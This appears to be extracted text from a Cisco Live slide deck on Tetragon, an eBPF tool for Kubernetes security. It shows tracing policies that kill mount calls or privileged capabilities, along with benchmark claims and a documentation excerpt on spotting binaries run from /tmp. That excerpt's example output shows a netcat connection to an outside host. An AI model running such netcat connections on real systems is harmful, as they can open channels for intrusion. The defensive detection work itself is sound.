        "fsgid": 5
      },
      "binary_properties": {
        "setgid": 5
      }
    }
  }
}
```

Detecting the execution of setuid and setgid binaries is a common best-practice as attackers may abuse such binaries, or even create them during an exploit for subsequent execution.

The effective group ID (egid) is the one that is used by the Linux kernel to decide if a process has access to resources owned by that group.

Attackers exploit binaries with higher level capabilities to widen the attack surface

K8s authenticated user listed in Tetragon 1.14 events

Generic Syscall Visibility & Enforcement

- Tracing Policies

- Kubernetes Identity awareness
- Attach to system calls and kernel functions with tracepoints and kprobes
- Selectors and be Identities like namespaces or pod labels
- Binaries or arguments
- Linux Capabilities and changes
- Kernel and Namespace changes
- Actions like Kill or Post based on above

```
kubectl apply -f sensitive-pod-mount.yaml
```

```
cat sensitive-pod-mount.yaml
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "sensitive-pod-mount"
spec:
  podSelector:
    matchLabels:
      app: "sensitive-pod"
  kprobes:
    - call: "__x64_sys_mount"
      syscall: true
      args:
        - index: 0
          type: "string"
        - index: 1
          type: "string"
      selectors:
        - matchBinaries:
            - operator: "In"
              values:
                - "/usr/bin/mount"
          matchActions:
            - action: Sigkill
```

```
kubectl apply -n sensitive-namespace -f block-capabilities-mount.yaml
```

```
cat block-capabilities-mount.yaml
apiVersion: cilium.io/v1alpha1
kind: TracingPolicyNamespaced
metadata:
  name: "block-capabilities-mount"
spec:
  kprobes:
    - call: "__x64_sys_mount"
      syscall: true
      args:
        - index: 0
          type: "string"
        - index: 1
          type: "string"
      matchCapabilities:
        - type: Effective
          operator: In
          isNamespaceCapability: false
          values:
            - "CAP_SYS_ADMIN"
            - "CAP_NET_RAW"
      matchActions:
        action: "Sigkill"
```

Generic Syscall Visibility & Enforcement

Observe individual system calls

- sys-mount
- sys-pivot-root
- sys-clock-set-time
- sys-setuid
- sys-bpf

```
apiVersion: cilium.io/v1alpha1
kind: TracingPolicy
metadata:
  name: "sys-mount-only-nginx"
spec:
  podSelector:
    matchLabels:
      app: "nginx"
  kprobes:
    - call: "__x64_sys_mount"
      syscall: true
      args:
        - index: 0
          type: "string"
        - index: 1
          type: "string"
```

Generic Syscall Visibility & Enforcement

Observe all system calls

- Via the “sys-enter” tracepoint

```
kubectl apply -n sensitive-namespace -f block-capabilities.yaml
```

```
cat block-capabilities.yaml
apiVersion: cilium.io/v1alpha1
kind: TracingPolicyNamespaced
metadata:
  name: "block-capabilities"
spec:
  matchSyscalls:
    operator: "All"
  matchCapabilities:
    • type: Effective
      operator: In
      isNamespaceCapability: false
      values:
        • "CAP_SYS_ADMIN"
        • "CAP_NET_RAW"
  matchActions:
    action: "Sigkill"
```




Why Tetragon?


Simplified Observability

Tetragon is simple to use by providing a policy library covering a wide range of easy to use out of the box security observability policies

Monitoring Reads to a File: Lower is Better



Looking for Suspicious Activity: TCP_CRR - Higher is better



Default Baseline Policy Library

Tetragon has a set of mechanisms that deliver the following:

- Detecting Linux Namespace & Privilege Changes
- Detecting Weak & Vulnerable TLS Ciphers
- File Integrity Monitoring
- Kubernetes Data Exfiltration
- Controlling binary execution (e.g. disallow binary execution from /tmp or only allow certain binaries to be executed)

There are out of the box policies for observability and enforcement today.

Default Observability Policy Library

[Documentation](#)[Community](#)[Getting Started](#)[GitHub](#)

Overview

Getting Started

[Quick Kubernetes
Install](#)[Quick Local Docker
Install](#)[Execution Monitoring](#)[File Access Monitoring](#)[Network Monitoring](#)[Policy Enforcement](#)

Installation

[Kubernetes](#)[Container](#)[Package](#)[Install tetra CLI](#)

Concepts

[Events](#)[Metrics](#)[Tracing Policy](#)

Binary Execution in /tmp

Description

Monitor execution of a binary in the /tmp directory.

Use Case

Preventing execution of executables in /tmp is a common best-practice as several canned exploits rely on writing and then executing malicious binaries in the /tmp directory. A common best-practice to enforce this is to mount the /tmp filesystem with the noexec flag. This observability policy is used to monitor for violations of this best practice.

Policy

No policy needs to be loaded, standard process execution observability is sufficient.

Example jq Filter

```
jq 'select(.process_exec != null) | select(.process_exec.process.binary | contain
```

Example Output

```
"2023-10-31T18:44:22.777962637Z default/xwing /tmp/nc ebf.io 1234"
```

[View page source](#)[Edit this page](#)[Create child page](#)[Create documentation
issue](#)[Create project issue](#)[Print entire section](#)

Table of content

[Index](#)[System Activity](#)[Security Sensitive Events](#)[Networking](#)[Observability Policies](#)[eBPF Subsystem](#)[Interactions](#)[Description](#)[Use Case](#)[Policy](#)[Example jq Filter](#)[Example Output](#)[Kernel Module Audit Trail](#)[Description](#)[Use Case](#)[Policy](#)[Example jq Filter](#)




Why Tetragon?


Minimal Overhead

eBPF enables deep observability with low performance overhead while tracking process execution, privilege escalations, and file and network activity, among many other things.

Monitoring Reads to a File: Lower is Better




Looking for Suspicious Activity: TCP_CRR - Higher is better



Process Execution Tracking at <2% Overhead


Build 6.1.13 Kernel(~1.5M Total events): Time Elapsed - Lower is Better




Scalable File Monitoring at Minimal Cost

Each thread runs 1000 reads**


Monitoring Reads to a File: Lower is Better



Monitoring Reads to a File: %CPU Overhead - Lower is Better




TCP CRR Monitoring High Volume Traffic



TCP CRR Logging High Volume Traffic

Logging Everything: TCP_CRR - Higher is better



Tetragon Recap

1. Tetragon is entirely transparent & Kubernetes aware

- No dependency on application instrumentation, sidecar, agent, or user space instruction set

2. Flexible

- Tracing policy allows organisations to trace and enforce on any container interaction across application and network flows.

3. Synchronously

- Tetragon securely injects the full instruction set into the Linux Kernel with eBPF
- Tetragon does not depend on userspace instructions based on an eBPF event being triggered


4. Dynamic

- Deployment of Tetragon is not only entirely transparent to the application, but loading of tracing policy is completely dynamic and non-disruptive, meaning no node, pod, or container restarts with no associated impact to application
- Tetragon does not need to worry about rule ordering on policy application
- Pods do not have to reach the READY state for the policy to be applied

Demo 3 – Tetragon



Next Steps



Learn More!

ISOVALENT

For the Enterprise

Hardened, enterprise-grade eBPF-powered networking, observability, and security.

isovalent.com/product
isovalent.com/labs



OSS Community

eBPF-based Networking,
Observability, Security

cilium.io
cilium.slack.com
[Regular news](#)



Base technology

The revolution in the Linux kernel,
safely and efficiently extending the
capabilities of the kernel.

ebpf.io
[What is eBPF? - ebook](#)

Complete Your Session Evaluations



Complete a minimum of 4 session surveys and the Overall Event Survey to claim a **Cisco Live T-Shirt**.



Complete your surveys in the **Cisco Live mobile app**.



Continue your education



- Visit the Cisco Stand for related demos
- Book your one-on-one Meet the Expert meeting
- Attend the interactive education with DevNet, Capture the Flag, and Walk-in Labs
- Visit the On-Demand Library for more sessions at www.CiscoLive.com/on-demand



Thank you

CISCO *Live!*

#CiscoLiveAPJC

CISCO *Live!*

GO BEYOND

#CiscoLiveAPJC